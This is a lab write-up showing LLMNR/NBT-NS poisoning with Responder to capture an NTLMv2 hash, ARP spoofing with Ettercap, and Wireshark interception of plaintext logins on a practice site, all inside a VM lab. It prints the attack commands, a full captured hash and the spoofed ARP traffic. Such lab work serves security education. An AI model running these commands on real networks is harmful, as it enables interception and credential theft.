Network Protocol Attacks

Author: Gyanesh Chand
Date: 25/02/2026
Tools Used: Responder, Ettercap, Wireshark

Objective

To understand and simulate network-based attacks including SMB relay, ARP spoofing (MitM), and traffic interception using Wireshark, and to analyze their impact in a controlled lab environment.

Network Configuration

Machine	IP Address	Role
Kali Linux	192.168.159.132	Attacker
Windows VM	192.168.159.136	Victim
Gateway	192.168.159.2	Router

Task 1 – SMB Relay Attack (Responder)

1. Objective

To capture NTLM authentication hashes and simulate SMB relay attack.

2. Tools Used

- Responder


3. Procedure

Step 1 – Identify Network Interface

ip a

Step 2 – Start Responder

sudo responder -I eth0 -wrf




```
┌──(gyanesh㉿gyanesh)-[~]
└─$ sudo responder -I eth0 -wd
[sudo] password for gyanesh:

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
```

Step 3 – Trigger Authentication from Victim

Victim attempts SMB connection:

\\192.168.159.132\root



Windows Security

Enter network credentials

Enter your credentials to connect to: 192.168.159.132

User name


Password

□ Remember my credentials

OK Cancel

Step 4 – Capture NTLM Hash

Responder captured:



```
[SMB] NTLMv2-SSP Client   : 192.168.159.136
[SMB] NTLMv2-SSP Username : DESKTOP-JQTH3TK\gyanesh
[SMB] NTLMv2-SSP Hash     : gyanesh::DESKTOP-JQTH3TK:c89cc49bb164c587:72904C9706FA37ED6C5850273051AA22:0101000000000000080C775BE95A6DC0183B666449FFBA09700000000000200080037003800 4D00450001001E00570049004E002D004C00310058004C004E004E0045003
40033005500340004003400570049004E002D004C00310058004C004E004E00450034003300550034002E00370038004D0045002E004C004F00430041004C0003001400370038004D0045002E004C004F00430041004C0005001400370038004D0045002E004C004F00430041004C000700080080C77
5BE95A6DC01060004000200000008003000300000000000000001000000002000000F1506AF33655683BF3946A46503A82FCD17C29CEEF5722B1284951C289D402960A001000000000000000000000000000000000000900280063006900660073002F003100390032002E003100360038002E0031003
50039002E003100330032000000000000000000
[*] Skipping previously captured hash for DESKTOP-JQTH3TK\gyanesh
[*] Skipping previously captured hash for DESKTOP-JQTH3TK\situ
[*] Skipping previously captured hash for DESKTOP-JQTH3TK\situ
[*] Skipping previously captured hash for DESKTOP-JQTH3TK\situ
[*] Skipping previously captured hash for DESKTOP-JQTH3TK\situ
[*] Skipping previously captured hash for DESKTOP-JQTH3TK\situ
[*] Skipping previously captured hash for DESKTOP-JQTH3TK\situ
[*] Skipping previously captured hash for DESKTOP-JQTH3TK\situ
[*] Skipping previously captured hash for DESKTOP-JQTH3TK\situ
[*] Skipping previously captured hash for DESKTOP-JQTH3TK\situ
[*] Skipping previously captured hash for DESKTOP-JQTH3TK\situ
[*] Skipping previously captured hash for DESKTOP-JQTH3TK\situ
[*] Skipping previously captured hash for DESKTOP-JQTH3TK\situ
[*] Skipping previously captured hash for DESKTOP-JQTH3TK\situ
```

4. Attack Log Table

Attack ID	Technique	Target IP	Status	Outcome
015	SMB Relay	192.168.159.136	Success	NTLM Hash Captured

Result

NTLM authentication hash was successfully captured using Responder, demonstrating vulnerability in systems using NTLM authentication without SMB signing enforcement.

Task 2 – Man-in-the-Middle (ARP Spoofing using Ettercap)

1. Objective


To intercept victim traffic by poisoning ARP tables and positioning attacker between victim and gateway.

2. Procedure

Step 1 – Identify Gateway

ip route


Gateway: **192.168.159.2**



```
┌──(gyanesh㉿gyanesh)-[~]
└─$ ip route
default via 192.168.159.2 dev eth0 proto dhcp src 192.168.159.132 metric 100
192.168.159.0/24 dev eth0 proto kernel scope link src 192.168.159.132 metric 100
```

Step 2 – Start Ettercap

sudo ettercap -G




```
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
```

Step 3 – Configure Targets

- Target 1 → Windows IP (192.168.159.136)

- Target 2 → 192.168.159.2 (Gateway)



```
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 192.168.159.136 added to TARGET1
Host 192.168.159.2 added to TARGET2
```

Step 4 – Start ARP Poisoning

3. Attack Execution


To demonstrate traffic interception:

On the Windows VM, the following website was accessed:

http://testphp.vulnweb.com/login.php

Test credentials entered:

Username: test
Password: test



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

If you are already registered please enter your login information below:

Username :	test
Password :	••••

You can also signup here.
Signup disabled. Please use the username test and the password test.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks.
It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may

4. Traffic Capture & Analysis (Wireshark)

Wireshark was running on Kali with filter:

http

Observed HTTP POST request:

POST /userinfo.php HTTP/1.1

Key Observations:

- Source IP: 192.168.159.136 (Windows VM)
- Destination IP: 44.228.249.3


Protocol: HTTP

Content-Type: application/x-www-form-urlencoded

Credentials visible in plaintext

Extracted Form Data:

Form item: "uname" = "test"
Form item: "pass" = "test"



```
http
No.  Time           Source           Destination      Protocol Length Info
 194 29.315058623   192.168.159.136  44.228.249.3     HTTP      529 GET / HTTP/1.1
 204 29.628716110   44.228.249.3     192.168.159.136  HTTP     1180 HTTP/1.1 200 OK  (text/html)
 289 33.110385265   192.168.159.136  44.228.249.3     HTTP      576 GET /login.php HTTP/1.1
 336 33.481653374   44.228.249.3     192.168.159.136  HTTP     1367 HTTP/1.1 200 OK  (text/html)
 399 50.301895297   192.168.159.136  44.228.249.3     HTTP      740 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
 440 50.625687203   44.228.249.3     192.168.159.136  HTTP     1509 HTTP/1.1 200 OK  (text/html)
```

```
› Frame 399: Packet, 740 bytes on wire (5920 bits), 740 bytes captured (5920 bits) on interface eth0, id
› Ethernet II, Src: VMware_ae:8b:21 (00:0c:29:ae:8b:21), Dst: VMware_24:01:6b (00:0c:29:24:01:6b)
› Internet Protocol Version 4, Src: 192.168.159.136, Dst: 44.228.249.3
› Transmission Control Protocol, Src Port: 49798, Dst Port: 80, Seq: 998, Ack: 5360, Len: 686
› Hypertext Transfer Protocol
⌄ HTML Form URL Encoded: application/x-www-form-urlencoded
  › Form item: "uname" = "test"
  › Form item: "pass" = "test"
```


```
0000  00 0c 29 24 01 6b 00 0c  29 ae 8b 21 08 00 45 00   ··)$·k·· )··!··E·
0010  02 d6 d3 dd 40 00 80 06  9e 2b c0 a8 9f 88 2c e4   ····@··· ·+····,·
0020  f9 03 c2 86 00 50 c9 62  20 53 01 4b 61 90 50 18   ·····P·b  S·Ka·P·
0030  fa f0 36 d1 00 00 50 4f  53 54 20 2f 75 73 65 72   ··6···PO ST /user
0040  69 6e 66 6f 2e 70 68 70  20 48 54 54 50 2f 31 2e   info.php  HTTP/1.
0050  31 0d 0a 48 6f 73 74 3a  20 74 65 73 74 70 68 70   1··Host:  testphp
0060  2e 76 75 6c 6e 77 65 62  2e 63 6f 6d 0d 0a 43 6f   .vulnweb .com··Co
0070  6e 6e 65 63 74 69 6f 6e  3a 20 6b 65 65 70 2d 61   nnection : keep-a
0080  6c 69 76 65 0d 0a 43 6f  6e 74 65 6e 74 2d 4c 65   live··Co ntent-Le
0090  6e 67 74 68 3a 20 32 30  0d 0a 43 61 63 68 65 2d   ngth: 20 ··Cache-
00a0  43 6f 6e 74 72 6f 6c 3a  20 6d 61 78 2d 61 67 65   Control:  max-age
00b0  3d 30 0d 0a 4f 72 69 67  69 6e 3a 20 68 74 74 70   =0··Orig in: http
00c0  3a 2f 2f 74 65 73 74 70  68 70 2e 76 75 6c 6e 77   ://testp hp.vulnw
00d0  65 62 2e 63 6f 6d 0d 0a  43 6f 6e 74 65 6e 74 2d   eb.com·· Content-
00e0  54 79 70 65 3a 20 61 70  70 6c 69 63 61 74 69 6f   Type: ap plicatio
00f0  6e 2f 78 2d 77 77 77 2d  66 6f 72 6d 2d 75 72 6c   n/x-www- form-url
0100  65 6e 63 6f 64 65 64 0d  0a 55 70 67 72 61 64 65   encoded· ·Upgrade
0110  2d 49 6e 73 65 63 75 72  65 2d 52 65 71 75 65 73   -Insecur e-Reques
0120  74 73 3a 20 31 0d 0a 55  73 65 72 2d 41 67 65 6e   ts: 1··U ser-Agen
0130  74 3a 20 4d 6f 7a 69 6c  6c 61 2f 35 2e 30 20 28   t: Mozil la/5.0 (
0140  57 69 6e 64 6f 77 73 20  4e 54 20 31 30 2e 30 3b   Windows  NT 10.0;
```

```
Hypertext Transfer Protocol: Protocol    Packets: 594 · Displayed: 6 (1.0%) · Dropped: 0 (0.0%)    Profile: Default
```

5. Verification

In Wireshark:
Filter used:

arp




```
arp
No.   Time          Source           Destination      Protocol Length Info
    1 0.000000000   VMware_24:01:6b  VMware_e4:77:8e  ARP       42 Who has 192.168.159.2? Tell 192.168.159.132
    2 0.001046281   VMware_e4:77:8e  VMware_24:01:6b  ARP       60 192.168.159.2 is at 00:50:56:e4:77:8e
    3 3.071847676   VMware_24:01:6b  VMware_ae:8b:21  ARP       42 Who has 192.168.159.136? Tell 192.168.159.132
    4 3.073616144   VMware_ae:8b:21  VMware_24:01:6b  ARP       60 192.168.159.136 is at 00:0c:29:ae:8b:21
   25 6.825114385   VMware_24:01:6b  VMware_ae:8b:21  ARP       42 192.168.159.2 is at 00:0c:29:24:01:6b
   26 6.825369901   VMware_24:01:6b  VMware_e4:77:8e  ARP       42 192.168.159.136 is at 00:0c:29:24:01:6b
   27 9.217975668   VMware_c0:00:08  VMware_24:01:6b  ARP       60 Who has 192.168.159.132? Tell 192.168.159.1
   28 9.218024950   VMware_24:01:6b  VMware_c0:00:08  ARP       42 192.168.159.132 is at 00:0c:29:24:01:6b
   29 16.836532072  VMware_24:01:6b  VMware_ae:8b:21  ARP       42 192.168.159.2 is at 00:0c:29:24:01:6b
   30 16.836788752  VMware_24:01:6b  VMware_e4:77:8e  ARP       42 192.168.159.136 is at 00:0c:29:24:01:6b
   37 26.848025040  VMware_24:01:6b  VMware_ae:8b:21  ARP       42 192.168.159.2 is at 00:0c:29:24:01:6b
   38 26.848279535  VMware_24:01:6b  VMware_e4:77:8e  ARP       42 192.168.159.136 is at 00:0c:29:24:01:6b
  163 32.577599269  VMware_ae:8b:21  VMware_24:01:6b  ARP       60 Who has 192.168.159.132? Tell 192.168.159.136
  164 32.577634191  VMware_24:01:6b  VMware_ae:8b:21  ARP       42 192.168.159.132 is at 00:0c:29:24:01:6b
 1886 36.858716283  VMware_24:01:6b  VMware_ae:8b:21  ARP       42 192.168.159.2 is at 00:0c:29:24:01:6b
 1887 36.858983772  VMware_24:01:6b  VMware_e4:77:8e  ARP       42 192.168.159.136 is at 00:0c:29:24:01:6b
 4117 40.703996608  VMware_24:01:6b  VMware_c0:00:08  ARP       42 Who has 192.168.159.1? Tell 192.168.159.132
 4118 40.704356488  VMware_c0:00:08  VMware_24:01:6b  ARP       60 192.168.159.1 is at 00:50:56:c0:00:08
 4177 41.221964367  VMware_c0:00:08  VMware_24:01:6b  ARP       60 Who has 192.168.159.132? Tell 192.168.159.1
 4178 41.221997543  VMware_24:01:6b  VMware_c0:00:08  ARP       42 192.168.159.132 is at 00:0c:29:24:01:6b
```

```
› Frame 1: Packet, 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
› Ethernet II, Src: VMware_24:01:6b (00:0c:29:24:01:6b), Dst: VMware_e4:77:8e (00:50:56:e4:77:8e)
⌄ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: VMware_24:01:6b (00:0c:29:24:01:6b)
    Sender IP address: 192.168.159.132
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 192.168.159.2
```

```
0000  00 50 56 e4 77 8e 00 0c  29 24 01 6b 08 06 00 01   ·PV·w··· )$·k····
0010  08 00 06 04 00 01 00 0c  29 24 01 6b c0 a8 9f 84   ········ )$·k····
0020  00 00 00 00 00 00 c0 a8  9f 02                     ········ ··
```

http



```
No.   Time          Source           Destination      Protocol Length Info
  194 29.315058623  192.168.159.136  44.228.249.3     HTTP      529 GET / HTTP/1.1
  204 29.628716110  44.228.249.3     192.168.159.136  HTTP     1180 HTTP/1.1 200 OK  (text/html)
  289 33.110385265  192.168.159.136  44.228.249.3     HTTP      576 GET /login.php HTTP/1.1
  336 33.481653374  44.228.249.3     192.168.159.136  HTTP     1367 HTTP/1.1 200 OK  (text/html)
  399 50.301895297  192.168.159.136  44.228.249.3     HTTP      740 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
  440 50.625687203  44.228.249.3     192.168.159.136  HTTP     1509 HTTP/1.1 200 OK  (text/html)
```

```
